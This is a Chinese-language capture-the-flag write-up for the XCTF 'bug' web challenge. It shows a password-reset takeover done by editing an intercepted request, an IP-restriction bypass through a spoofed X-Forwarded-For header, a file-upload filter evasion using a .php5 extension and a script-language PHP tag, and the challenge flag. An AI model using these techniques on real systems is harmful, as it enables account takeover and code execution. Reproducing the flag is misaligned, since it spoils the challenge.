任意密码修改、XFF绕过及文件上传——【XCTF】bug writeup

原创

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
题目


XCTF攻防世界web题-bug

进入后为登入页面



注册账号


注册账号admin#并登录




点击Manage项，提示不是admin
看来需要admin账号登录

Findpwd

登出，并点击Findpwd（找回密码）
填写admin#账号信息
转到重置密码的界面



使用burpsuite抓包，修改admin#为admin，尝试修改admin的密码
因为前面的admin#信息已经绕过了检测，所以这里可以直接修改任意账号密码



forward后提示密码重置成功

admin账号登录

使用admin账号登录，提示登录成功

进入Manage项，提示IP不允许

请求头添加XFF字段

`X-Forwarded-For: 127.0.0.1`

Request

Raw | Params | Headers | Hex

```
GET /index.php?module=admin HTTP/1.1
Host: 111.198.29.45:45141
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://111.198.29.45:45141/index.php
X-Forwarded-For: 127.0.0.1
Cookie: PHPSESSID=qr17i1492c3og9t1p6jr6eoqi3; user=4b9987ccafacb8d8fc08d22bbca797ba
Upgrade-Insecure-Requests: 1
```


页面查看成功

Where Is The Flag?

没有信息，查看页面HTML，存在注释

```
<!DOCTYPE html>
<html lang="en">
▶ <head>…</head>
▼ <body>
  ▶ <style type="text/css">…</style>
  ▶ <div class="wbox">…</div>
    <!--index.php?module=filemanage&do=???-->
    <!---->
  </body>
</html>
```


由前面的filemanage猜测文件上传

修改url为：

`http://111.198.29.45:45141/index.php?module=filemanage&do=upload`

成功跳转到了文件上传页面


Just image?

浏览... 未选择文件。 upload

文件上传

文字 Just image？
随便上传图片文件
提示You know what I want !


尝试上传一句话图片马
提示Someting shows it is a php !



说明存在文件内容检测

尝试上传内容为图片，后缀名为php5

提示：It is not a really php file！



也就是说不能上传

单纯的图片文件

但是文件里存在php标签时，又提示是php文件，因此文件内容不能存在php标签

通过查找资料，最终的包为：

1. 文件后缀名需要为php5

2. 文件内使用 `<script language='PHP'>a</script>` 而不用php标签

```
HTTP/1.1 200 OK
Date: Thu, 03 Oct 2019 13:17:01 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 287
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE html>
                        <html>
                        <head>
                                <title>Message</title>
                                <meta charset="UTF-8" />
                        </head>
                        <body>
                        <script>alert('you have get points,here is the
flag:cyberpeace{10e36fa07749d686f4ab62325d2ffd21}');</script><script>window.location.href='index.php'</script></body>
</html>
```